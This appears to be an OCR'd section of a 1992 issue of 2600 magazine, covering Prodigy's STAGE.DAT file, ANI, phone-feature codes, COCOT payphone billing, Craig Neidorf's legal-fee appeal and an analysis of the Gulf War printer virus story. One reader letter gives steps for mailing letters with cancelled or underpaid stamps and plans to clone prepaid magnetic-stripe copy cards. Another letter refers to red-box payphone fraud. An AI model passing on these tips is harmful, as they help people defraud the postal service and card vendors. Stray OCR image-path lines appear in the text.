used for a file in subdirectory B. It would be proof of strange behavior only if data was migrating across disks, either logical or physical.

I don't know enough about Wordstar to know how it manages temporary files, but assuming that it behaves normally for a word processor, the most likely scenario for Big Al's test goes something like: a) While creating a dummy document with a dummy name in it, Wordstar creates a temporary file, which ends up containing most or all of the document being worked on; b) Wordstar is halted, and while cleaning up it deletes the temporary file; c) Prodigy is started and when it asks MS-DOS for disk space for STAGE.DAT, it gets that disk area that was most recently freed up (this step can vary depending on MS-DOS version and whether the hard disk has had all of its area used since it was last formatted), which naturally contains all the junk from the Wordstar session. I consider this a much more plausible scenario than Big Al's assertion that this proves that Prodigy is reading data out of Wordstar document files.

If Big Al wants to prove anything here, he should use Norton Utilities or the equivalent to overwrite all unused disk sectors and then see if Prodigy puts anything into STAGE.DAT. Or he should check the sectors that will be allocated for the next file opened both before and after Prodigy is started, to see what Prodigy changes.

As for the names of computers such as ABLE LEGAL and BAKER LEGAL showing up on a Prodigy mailing list, is he absolutely certain, cross-his-heart- and-hope-to-die, that no one registered some of the software associated with the network using the machine names?

So while I agree that the Prodigy affair may have been glossed over mighty quick, there are limits to paranoia on the topic before it gets really silly.

If you do want a scandal, start thinking about how many computer technicians don't realize that using Norton's WIPEFILE on your word processor file isn't enough unless you hunt down and wipe out all the temporary files your word processor used too.

Jon Radel Reston, VA

It's been our position that even if Prodigy was doing nothing wrong, unsuspecting users are opening up their personal systems to outside entities (not hackers) which could one day do quite horrible things. We hope this realization is enough to wake most people up.

Reading ANI

Dear *2600:*

I have a Sprint 800 line. I called a Sprint representative to ask about Caller ID. She didn't know offhand but said she'd check with the proper technical people. She very helpfully got back to me the next day. She told me the Caller ID is generally available to their large volume users but the digital pulses are sent out to the private 800 users too. Next I bought a Sears Caller ID unit - an AT&T model for $59.95 with a 14 number memory - an excellent price compared to what's been offered by some mail order places in the back of electronic/hobbyist magazines. I had two friends in different parts of the country call on the 800 line but the LCD screen on the Caller ID unit remained blank. Apparently the local telco either doesn't/can't transmit the information between rings or they simply filter them out even on the 800 line. My 800 number is piggybacked onto my home phone so it's actually redialed from Sprint somewhere out in the cornbelts of Nebraska or Kansas.

Your postal hacking article was very informative. You can mail standard size letters of less than one ounce with any postage denomination value - even cancelled stamps - and they'll almost always go through. Just make sure they are addressed neatly with the zip code written out clearly in nice block digits and mail them *singly* in a busy mailbox - like a driveup one or the kind at a shopping mall that sees a lot of volume. Probably the best way is to use 4 cent stamps and if there were any questions you could say the old 25 center must have fallen off. I pay my bills with this method and even send personal letters to friends and none of them has had to pay postage due.

Your magnetic stripe card duplicator article was most interesting. I'm still in the process of getting the parts together (for tape heads try All Electronics, PO Box 567, Van Nuys, CA 91408 - their catalog has used/surplus card reader assemblies). Here at Akron U. the photocopy machines use a card with a thin audiocassette-width magnetic stripe on it. The cards are sold from a vending machine in $1 increments with a $20 maximum value. It looks to be just a single track of information on it and should be easy to clone using the read/write circuit in the article. If successful I'll let you know and send along a photo of my completed unit.

Pete at AU

What is transmitted to 800 numbers is not Caller ID, but ANI. There is no way a Caller ID box would work on the terminating end of an 800 number for what you want to do. The ANI data is coming from the long distance company that operates the 800 number. They in turn get it from the caller's local company. The local company on the receiving end is not interactively involved in passing this data, unlike Caller ID. It sounds as if your local company isn't using Caller ID at all or you would have gotten an "Out of Area" or equivalent message when your phone rang rather than a blank screen.

By the way, your letter was mailed with a 29 cent stamp. We hope that was intentional.

Red Box Warning

Dear *2600:*

A lot of you have probably modified the Tandy (Radio Shack) dialer and found it to work as a red box. I used a similar, but *safer* mod a number of years ago when I lived in the USA. I would like to point out a grave danger in actually using this modified device.

(continued on page 40)

Class Features

by Colonel Walter E. Kurtz
75 Clicks from the bridge

Centel in Las Vegas has Caller ID, along with several other features recently added to its custom calling features. The local system has a privacy feature which can be permanently added to a phone line by the phone company (and it can't be deactivated without calling the phone company, which may be a problem if you try to call someone with Caller ID Block Rejection activated), or on a one call basis by dialing *67. The permanent add-on is only available for residential lines, and every customer gets the one time feature. The following features (and codes) are what is currently on my phone (although some of them are only available in two central offices and for residential only at present).

***57 Call Trace:** This is a special number to call to trace problem calls. It will trace the last call. There is a charge for the call and the number is only given to the police.

***60 Call Screening:** This will reject up to twelve numbers. Up to twelve numbers are stored and the feature can be activated or deactivated at any time without reentering the numbers. You can add or delete numbers. Only local numbers can be entered. You can store the last number dialed even if it has Caller ID Block. No long distance, cellular, or trunks (as used by hotels or larger PBX). The calling party hears a recorded "The number you have dialed is not accepting calls from you at this time," followed by a disconnect. Your phone doesn't ring. You can store the last number which called you, even if you don't know what it was. This includes Caller ID blocked calls.

***61 Distinctive Ringing:** This will cause your phone to ring with three short quick rings, instead of one long ring. The distinctive ring usually doesn't activate electronic key systems. The feature has a twelve number (local only) capacity. You can store the last number which called you, even if you don't know what it was. This includes Caller ID blocked calls.

***63 Preferred Call Forwarding:** This will call forward only up to twelve phone numbers (local only). The rest of the world will ring your phone as normal. The feature has a twelve number (local only) capacity. You can store the last number which called you, even if you don't know what it was. This includes Caller ID blocked calls.

***66 Auto Redial:** This will call the last number you called, whether it was busy, answered, or unanswered. It will continue to redial busy numbers for up to 30 minutes or until cancelled by calling *86. It works by checking the line every few seconds until it senses that it is free. Your phone will ring, and when you answer, the other party's phone will ring. It's not fast enough to call back to those annoying mass-dialing junk callers. This feature will work with any local call including Caller ID blocked calls, but not cellular or trunk lines.

***67 Caller ID Block (one call):** This will display a "Private Caller" message on Caller ID displays. Caller ID blocked calls can be stored in the Call Screening, Distinctive Ringing, Preferred Call Forwarding, and Selective Call Acceptance lists, but the numbers are not given out when the numbers are listed. Only the total number of private numbers is listed, and they must be deleted as a group.

***68 Selective Call Acceptance:** This is the opposite of Call Screening. Up to twelve local numbers can be stored and they will be the only calls which will ring your phone. All other numbers, including long distance, cellular, and trunk lines will be rejected with the same message as Call Screening. This can be used to avoid creditors and still talk to that special someone. Combine it with Caller ID or selective call forwarding to play hooky from work.

***69 Return Call:** This will give you the last local number called, and you can redial it by dialing 1. It will give you the last number even if you do not have a Caller ID box. (Great to use if you don't have a box by every phone.) If it was a Caller ID blocked call, a recorded voice will announce, "The last number that called your line cannot be given out. If you want to call this number enter 1, otherwise hang up now." If the last call was a cellular number or not a local call, the recorded voice will advise you, "We're sorry. The last number that called your line is not known. Please hang up now."

This can be used with Caller ID Block to call back the last person who called you if their call was blocked. Just dial *67, *69, 1.

***70 Cancel Call Waiting (one call):** This will deactivate call waiting for the duration of one call. A good way to send faxes or use a computer without getting dumped. Include it in Hayes compatible dialing strings as ATDT*70W5551212. The W will make the modem wait for the dial tone and is easier than a bunch of commas.

***72 Call Forwarding:** Makes all calls forward to another number. If used with Caller ID, the calling party's number will show up on the number which you've forwarded your calls to. Example: You forward your phone to 555-1234. 555-3825 calls you. The Caller ID box at 555-1234 will display 555-3825, *not* your number. Numbers can be forwarded to any 7 or 10 digit number. 411, 611, 911, 118 (time) won't work. If you forward to a long distance number, you will be billed for the calls.

***73 Cancel Call Forwarding:** Deactivates Call Forwarding.

***74 Speed Call (8 numbers):** Stores memory dial calls. You can call someone by dialing one digit. Calls faster if you follow the number with a # sign.

***75 Speed Call (30 numbers):** Similar to above but holds 30 numbers. These only work for phone numbers, and can't be used as numbers for bank-by-phone, alternate long distance, or other services. You'll have to use a phone-based memory system. The problem with all memory phones is that it causes the brain to not remember phone numbers. Remember this next time you try calling someone with an unpublished phone number from a payphone by dialing 7#.

***80 Caller ID Block Rejection:** This feature is a lot of fun. If anyone has Caller ID Block activated, they hear a recorded message which advises them, "The party you dialed does not accept blocked calls. Please hang up and call back with your caller identification unblocked." If they have permanently added Caller ID Block to their line, they will have to call the phone company to have it removed, or call from another phone (neighbor's, payphone, cellular phone, etc.).

***81 Cancel Caller ID Block Rejection:** This accepts Caller ID blocked calls.

Most phone companies use the same numbers for regular (non-Centrex) lines.

Another phone type is Centrex. This is only available for business lines, but you can get one line service. Probably the neatest feature is call transfer. If you call me, I can put you on hold (with a switch hook, just like 3-way calling), call another party, and then hang up. If I wait until they answer, you will hear the third party's voice. Otherwise you will hear the ringing signal. My phone is now free and you are connected directly to the third party as if you called them yourself. I can call anyone, local, long distance, or cellular. If the party I called has Caller ID, the display will show my number, not yours. There are other features like no-answer call-forward and busy call-forward, but some of the stuff listed above is not available.

If you want to avoid your number being displayed on Caller ID boxes, 800 ANI, 911, etc., use a cellular phone. If you use the call forwarding feature in your cellular phone, you can avoid airtime charges in some cellular systems. The Caller ID boxes display "Unknown Caller", same as for long distance calls. 800 ANI and 911 systems receive the phone number of the cellular switch, not your number. Example: If your cellular is 555-7626, the 800 ANI display shows 555-1000. The cellular company computer tracks all calls placed on your phone, so don't try this with anything of a sensitive nature. Remember, cellular phones are radios, so even though it's illegal to monitor conversations (another brilliant piece of legislation from Congress), Bell Atlantic Cellular in Washington DC offers scrambling from the car to the cellular switch.

WRITE US A LETTER!

Whether you have questions, comments, info, or criticism, we want to hear from our readers.

WRITE TO:
2600 Letters
PO Box 99
Middle Island, NY 11953
Internet: 2600@well.sf.ca.us
FAX: (516) 751-2608

COCOT CORNER

Welcome to the amazing and unpredictable world of COCOT's, those strange payphones that don't quite work the way regular payphones do. On these pages, we hope to show you what is unique and precious about these phones that everybody loves to hate.

Here are some orders taken from a COCOT company's database. It covers a two week period in a two state area. Each line represents orders the repairman must follow for a particular payphone.

CALL OWNER TO POWER UP PHONE
REMOVE PHONE - OUT OF BUSINESS
INSTALL ON PEDESTAL NEW LINE
INSTALL NEW LINE-SM SHELF
RE-INSTALL PHONE AFTER THE FOURTH
REPLACE LOWER HOUSING - BLOWN UP
COLLECT $151.00 AFTER 4 P.M.
PLEASE INSTALL EXT RINGER ON PAY PHONE
REPLACE BOARD SEE STEVE
COLLECT $156.10
OPENING 7/17 - READY FOR PHONES
NUMBERS ARE STICKING
COLLECT $143.15
COLL $120.90
COLL $180.80
COLL $140.00
COLLECT $159.70
COLLECT $156.80
GLASS IS BROKEN IN ENCL
MOVE PHONE TO OPPOSITE WALL-NEEDS EXT
PHONE IS EATING MONEY
L/D TEMP. DISCONNECTED
PHONE NOT TAKING COIN
DROP WIRE IS HANGING\CONDUIT BROKEN
PHONE EATING $
COLLECT $129.80
COLLECT $127.55
COLLECT $126.30
COLLECT $126.35
COLLECT $149.85
COLLECT $129.65
COLLECT $136.65
COLLECT $156.45
COLLECT $137.60
COLLECT $127.60
REMOVE PHONE THRUSDAY 10 A.M.
REMOVE PHONE - OUT OF BUSINESS
NO ANSWER EITHER PHONE
WAITING FOR DROP - DROP WILL BE 21ST
INSTALL NEW LINE PEDESTAL
INSTALL NEW LINE PEDESTAL
STILL ON COIN SUPERVISION
NEEDS NEW LOCK PER ARTIE
PHONE IS EATING MONEY
COIN JAM
COLLECT
COLLECT
COLLECT
COLLECT
HANDSET MISSING
INSTALL NEW LINE PEDESTAL
INSTALL SMALL SHELF NEW LINE
INSTALL NEW LINE BACKPLATE
INSTALL NEW LINE PEDESTAL
REMOVE PHONE & ENCLOSURE
NO DIAL TONE
PHONE NOT TAKING DIMES
NEEDS ANEW COIN RETURN LINKAGE
CAN'T CONNECT WITH INET
NO ANSWER WITH INET
NO ANSWER
INSTALL NEW LINE PEDESTAL
INSTALL UPSTAIRS ON BACKPLATE
CAN'T HEAR ON PHONE
PHONE IS EATING $
PHONE IS EATING MONEY
START THE WIRING PLEASE-STOCK COMING MON
START THE WIRING-CONCENTRATE ON THIS ONE
CHECK OUT THE WIRING
CHECK WIRING

The following messages were generated when the company called out to various payphones to retrieve data from them.

GET BILLS SUCCESSFUL
GET BILLS SUCCESSFUL
NO ANSWER
GET ERROR WORD SUCCESSFUL
GET BILLS SUCCESSFUL
HARDWARE ERROR
HUMAN ANSWERED PHONE
SET TIME SUCCESSFUL
GET BILLS SUCCESSFUL
LOW ACTIVITY
HARDWARE ERROR
GET ERROR WORD SUCCESSFUL
NON-INTELLICALL INCOMING CALL
WARNING: INCORRECT DATE/TIME
COMMUNICATIONS ERROR
GET BILLS SUCCESSFUL
HUMAN ANSWERED PHONE
MAX RETRIES REACHED
LOW ACTIVITY
GET BILLS SUCCESSFUL

The following is part of a letter from a COCOT representative to a customer explaining how operator assisted calls work. While these payphones seem equipped to reach almost any long distance companies, the representative unwittingly admits involvement in a scam. When placing collect calls, the phone assumes a yes answer after five seconds. This is hard evidence that Integretel makes unauthorized collect calls as course of habit. Any phone that picks up with an answering machine will be billed if an Integretel collect call is coming in. Keep that in mind when you look at your next phone bill.

"Dear Mr. X,

"This letter is to explain how our payphones work with regards to 'store and forward' technology. We refer to this type of phone as an Intellistar payphone. The caller has many choices in placing collect and credit card calls. They are prompted, as we will show, how to place these calls and how these calls are billed.

"The caller may use 10XXX, 950-XXXX, and 800 access numbers, or operator assisted numbers to use the long distance carrier of their choice. In addition to these choices, we have programmed a speed dial

*number, STAR (*3) THREE to reach AT&T. Also a caller is able to reach AT&T by dialing double zero (00) or 102880. Other long distance carriers have similar 10XXX numbers for their card holders to access their networks, insuring freedom of choice on our payphones. All phones have labels instructing customers how to dial in a conventional manner.*

"The Primary Inter-exchange Carrier (PIC), is AT&T at all phones [at your site]. This allows the phone to use AT&T for all long distance coin calls.

"Now we would like to take you through each type of zero plus call that can be made on our phones. These calls are:

"1. Zero Minus (0-)...zero dialed only

"2. Zero Plus Seven (0+XXX-XXXX) local and toll

"3. Zero Plus Ten (0+NPA-XXX-XXXX) interstate

"The following is the dialog heard:

"0-(Zero Minus) - Dialog #1:

"'This is your operator. To place a collect call, dial one. For operator assistance, dial zero.'

"If nothing is dialed and the caller waits, or zero is dialed, phone will automatically dial International Telecharge, Inc. (ITI) and will speak to a live operator.

"When the caller dials one, the phone then prompts: 'Please enter the number you wish to dial now.' Then 'After the tone, please state your name.'

"The caller's name is recorded (stored) and then played back (forwarded) to the terminating number. The called party answers the call and hears, 'Hello, you have a collect call from (name). To accept this call press one, or hang on. To refuse, dial zero.' This message will repeat again. If the call is accepted by dialing one, the telephone will state 'Thank you for using Integretel.' In the case of collect calls, the called party is charged for the call. If the called party is equipped with a rotary type phone, the call will be accepted after five seconds. And if the call is refused by dialing zero, the call is terminated with a message that states, 'This is not a billable number.'

"0+7(Zero Plus Seven):

"When a call is placed by dialing zero and seven digits, local or toll, the customer will hear the familiar 'bong' followed by the name 'Integretel'. This is known as branding. This is to identify the billing company. The dialog is as follows.

"Dialog #2:

"'This is your operator. Please enter your calling card now, or to place a collect call dial one. For operator assistance, please dial zero.'


"If the calling card number is entered, the phone will now say "Thank you for using Integretel." The call will be completed and charged to the card holder by Integretel. If the call is a collect call, the same events take place as the zero minus call. (See Dialog #1.) If operator assistance is requested, the local phone company version of store and forward is employed. At this time, the caller can speak to a local phone company operator.

"0+10(Zero Plus Ten):

"When this type of call is placed, the caller will hear the familiar bong followed by 'Integretel'. The dialog is as follows:

"Dialog #3:

"'This is your operator. Please enter your calling card number or to place a collect call dial one. For operator assistance, please dial zero.' If the calling card number is entered after the first bong, the caller will hear 'Please wait one moment.' At this time, the calling card is being verified. After a few seconds the phone will again say 'Thank you for using Integretel' and the call will be placed. If the calling card is not



COCOT REFUND #1

Dear Customer:


Enclosed please find your refund in the amount of . On behalf of National Telecommunications Consultants, Inc., I apologize for any inconvenience you may have been caused. However, for reasons beyond our control, occasionally pay phones will malfunction.

We would like to thank you for bringing this payphone to our attention. Thanks to the assistance of concerned individuals such as yourself, NTC is better able to maintain our high level of service.

Sincerely,

Terry Ballard,
President

TB:lr
Enc.



verified the caller will be automatically routed to an AT&T operator.

"If the caller decides to use operator assistance by dialing zero, the phone will state 'Please wait one moment' as it speed dials ITI. The caller then hears a bong followed by 'ITI'. 'Please enter your calling card number or zero for an ITI operator now.' When the card number is entered the caller hears 'Thank you for using ITI' and the call is immediately placed. If zero is dialed, the ITI operator will answer.

"International Telecharge, Inc. is an Alternate Operator Service (A.O.S.) located in Dallas, Texas which has a reciprocal agreement with all Regional Bell Operating Companies (RBOC). All calls placed using their network will be billed by ITI and attached to local billing.

"Integretel is the billing agent for Intellicall's Intellistar system. All calls placed on this system will be billed by Integretel and attached to local billing. [This COCOT company] provides Intellicall with billing records from our phones. We retrieve these records, using our network of office computers, on a weekly basis. Intellicall then processes these records and the customer receives the bills on the Integretel portion of their bills.

"To reiterate, Intellistar Technology takes a Zero Plus dialed number and converts it to a One Plus number, storing the billing information within the phone for later retrieval."

Speaking of Intellicall, we were able to obtain a recent software release bulletin that detailed some of their payphones' features and bugs.

A new release was to have included a new FCC "pre" bong branding requirement. "Recent events, however, have led us to believe that a 'pre' bong brand may not be required, so the new speech file was not included."

What was included was "enhanced prompting" for more money. "Previously the phone requested coins for additional time 45 seconds before the current time period expired. This operation has been enhanced to time the prompting for additional coins depending on the amount of coins to be deposited. The larger the amount of money to be deposited, the longer the time." For amounts less than 50 cents, the phone will demand money 25 seconds before the time expires. For amounts higher than $3.50, the time is 70 seconds.

"Based on timing interactions between the patron dialing and the turbo VIC's outpulsing, some no connects to VIC's were occurring which resulted in the call going to the live operator. The new software has reduced the chances of this occurring.

"A problem has been found to occur when a certain set of events happen. It has been discovered that if an incoming call to the phone is answered by a patron, the call progresses for a few seconds, the caller hangs up, yet the called party stays off hook for approximately 10 seconds, then the phone has a chance of not detecting an on hook. There is also some dependency on the central office involved. The phone can only be brought out of this condition by cycling power. This condition has been resolved in the new version of software.

"An issue in previous versions was discovered dealing with 0- E*Z Collect calls in a Format 1 area. If an 0- E*Z Collect call was placed in a Format 1 area that also required all dialing to be 0+ ten digits, then an incorrect outpulsing of the direct dial number occurred.

"Several resolutions to issues with the I*Serv are included in this release. These resolutions include removing some noise that was occurring during call initiation and E*Z Collect solicitation. Additionally, keyboard entry of several programmable fields (serial number, ANI, outcall number, etc.) has been made available for ease of installation.

"Previous versions of software could occasionally not detect SIT signalling if it occurred after ringbacks. This has been corrected in this new version of software."

AN APPEAL FOR HELP

by Craig Neidorf

January 18-19, 1992 marked the two-year anniversary of my visit from and subsequent raid by the United States Secret Service, Southwestern Bell Security, and the University of Missouri Police Department.

The publicity and attention that once surrounded United States v. Craig Neidorf has long been over and, for most people involved, life has returned to normal.

Unfortunately things are not quite as simple for me.

After my trial concluded, I went back to school at the University of Missouri, and hit the books hard. I earned a 4.0 (straight A average) that semester, focusing on political science and pre-law courses. I did almost as well the following spring and summer semesters. I graduated on August 2, 1991.

However, my legal bills remained very high. In fact, my parents and I still owe close to $50,000.

I have always been uncomfortable with the idea of actually making a direct appeal to people to send donations in to my defense fund, but over the last year and a half, my idealism about the future has faded and been replaced with reality.

At the end of my trial, my legal fees totaled about $108,000 and this figure does not include travel expenses in going back and forth to Chicago from St. Louis and Columbia or any other related expenditures that I had to make during that seven month period.

This figure does not include the money I lost by having to drop most of my classes at the University of Missouri that semester because I could not consistently attend class during my ordeal.

This figure does not reflect the pain and suffering that my family and I were put through by a malicious and ignorant prosecutor and other similarly unpleasant people at Bellsouth, Illinois Bell, Bellcore, and AT&T.

This figure does not include the traumatic incidents of my suspension from the Zeta Beta Tau fraternity or the threats of expulsion I received from the Chancellor's office of the University of Missouri.

And finally this figure does not include the additional $900 I had to spend to finally get my arrest records expunged. That fee could and should have been avoided altogether except, as with the trial, William Cook (the assistant U.S. attorney) opposed my motion for expungement and so several more motions and court appearances were necessary for me to achieve victory.

The number one *myth* about my legal fees is that they were paid by the Electronic Frontier Foundation. This is complete fiction. Although I appeared to have been somewhat of a spokesperson and "poster-child" for the EFF throughout 1990 and 1991, and despite what you may have read anywhere else, there were no monetary contributions granted to me by that organization. *None*. There was a private and very generous donation

made by Mitch Kapor personally, but this is separate from the EFF.

EFF did pay for some legal motions to be filed in my case regarding the First Amendment, but since these motions were denied, they impacted only slightly on the outcome of my trial. The most beneficial outcome of the EFF's involvement with my case was the general increase in awareness in the community at large to the issues my case presented.

More than a year has passed since the day my trial ended.

My entire life savings that I had stored for college and law school was needed as a downpayment on my legal fees and my parents of course had to give up most of their savings as well. A payment plan was arranged over what looks to be a ten year period. We had no choice but to accept that these were the cards life had dealt us and after all things could be much worse. I have my health and my freedom (such as it is) and these things are worth more than money.

However, I am a young person starting out in life. I have applied to several law schools across the country, both public and private. Unfortunately, after reviewing my financial options, I have discovered that the expense of a legal education may now place it very far beyond my means.

Like a very large number of Americans, the recession has hit home, putting my father out of work and keeping my mother in a job beneath her talents.

It seriously pains me to have to do this, but trust me when I tell you that I've thought about this for a long time. I need your help to get my legal bills paid. I need to be able to live my life without this debt hanging over my head. There are thousands of people who read *2600*. If each person only contributed $20 it could wipe out this debt entirely. You see, helping me out is not beyond the reach of our community if we all work together. Consider it an investment in your future, because what happened to me can happen to anyone and with a legal education I'll be back to return the favor.

If you find that you can afford to help me, you have my most sincere thanks and appreciation. I know a lot of you are in tight financial situations like me and can sympathize with what I am going through. If you are unable to help me because you are having problems of your own then you have my sympathy as well.

Please make checks or money orders payable to: Katten, Muchin, & Zavis.


Send them to: Sheldon Zenner Katten, Muchin, & Zavis 525 West Monroe Street Suite 1600 Chicago, Illinois 60606-3693.

Please don't forget to write my name in the memo section of the check or enclose a letter explaining what the check is for. If you don't do that, KMZ will not credit my account for the amount of the check.

I'd also appreciate any tips or leads on potential sources of financial aid, grants, and scholarships available for an aspiring law student.

You can reach Craig through 2600. Donations, anonymous or otherwise, can also be made through 2600 Neidorf Defense Fund, PO Box 99, Middle Island, NY 11953.

Hacker Beer



Common in Germany and Austria, we're told this could be translated as "Hacker Nutrient Beer."

what L.O.D. really stands for

THE LEGION OF DECENCY

Shortly after the close of the last war, Hollywood producers came out with a new "line" of pictures. This was comprised largely of pictures glorifying (1) "the American girl"; (2) gangsters and their philosophy. Not only was the producers' idea of the "American girl" repulsive to anyone with a sense of decency, but the quality of the pictures produced declined with this moral laxity. The rat-tat-tat machine gun of the cornered gangster did not produce any ennobling thoughts either; and the general result of the two themes was a poor level in quality for the average picture.

LEGION OF DECENCY ORGANIZED

The Legion of Decency was finally organized effectively and did a great deal of good. Hollywood magnates, confronted not with subdued protests, but with an organization composed of sworn members, realized their mistakes, and produced pictures of the type of "Goodbye, Mr. Chips" and "Windswept." Classics were dramatized and presented to the people through the attractive medium that the motion picture is. The quality of Hollywood pictures began to climb steadily.

SUPPORT THE LEGION

The Legion of Decency deserves our support. Even if we dismissed the serious moral question, we should support such an organization for the sake of our own entertainment. Lurid, indecent pictures do not edify; smut never cleans anything. The sentiments, theories, and actions portrayed in motion pictures must be morally good if we, who enjoy beauty, are to enjoy the picture; for that which is good is true; and only that which is true is beautiful.

—C. M. W.

From a Catholic school's newspaper in the 1950's.

ANALYSIS: Gulf War Printer Virus

by Anonymous

I work closely with the technical aspects of the operating system on IBM mainframes so I followed with some interest the accounts of the "Gulf War Virus." (News organizations in January reported the story of a computer virus introduced into an Iraqi air defense system via a printer.) My first reaction was one of amazement that the National Security Agency had pulled off such a stunt. But when I thought about it further it began to seem less and less reasonable and more and more likely that the whole thing was a piece of "disinformation."

There are three ways that the printer might have been attached to the mainframe: (1) Channel-attached. If it was channel-attached then there is virtually no way that it could initiate an action that would cause the modification of software on the mainframe. A printer is an *output* device. It can only tell the computer stuff like, "I finished printing a line," "I have a jam," etc. It does this through very simple codes. (2) Attached to a network or (3) attached remotely... (2) and (3) are similar in terms of requirements. If it were attached in one of these two ways then it is at least conceivable that, with an enormous effort, it could transform itself from a print-server into something capable of initiating input into the mainframe. This would involve a lot of "fooling the system." Once it had transformed itself it would have to fool the mainframe again into considering it a legitimate user who had the proper security to either initiate batch jobs or work interactively. Once it had done that it would have to know the name of the library where the CRT software resided and the name of the module that controlled the CRT's. It would have to convince the security system that it should be allowed to access this library. Once it had done that it could then make the very subtle change indicated in the article that would only go into effect under special circumstances. (A subtle change like that would be more difficult than a gross change that would, for example, simply bring down the entire system.) *And,* all of this incredible coding would, presumably, be done in the 1k or 2k that is available in a ROM chip!

Now consider what I think is more likely: First you have to ask yourself, "Why would the NSA tell this story? If they could really do something neat like this, why wouldn't they keep it a secret to use again in the future?" I can only imagine two reasons that they might tell such a story: (1) There is an Iraqi computer insider who they are trying to protect (the guy who really did the deed) by diverting attention. (2) The software (like most of the Iraqi equipment) probably came from a Western country. The company that created the CRT software might well have left a "logic bomb" in the software in case Saddam pulled a stunt like he pulled. The company probably does not want it to be known that they leave such bombs in their software, so the NSA wants, again, to protect them and divert attention.

I think that the disinformation theory gains some credibility from the information that is presented in the stories that are circulating. We are told almost nothing about the technical details but we are told *everything* about the printer. How it came in, where it came from, the approximate time frame, everything but the serial number. I suspect that when the Iraqis read the story and open up the printer there will probably be color-coded chips there stamped "NSA".

As if mainframe security people don't have enough to worry about, I imagine that for the next 20 years they will have to answer questions about the possibility of introducing a virus into the mainframe from the least likely source: a printer.

LETTERS: *(Continued from page 30)*

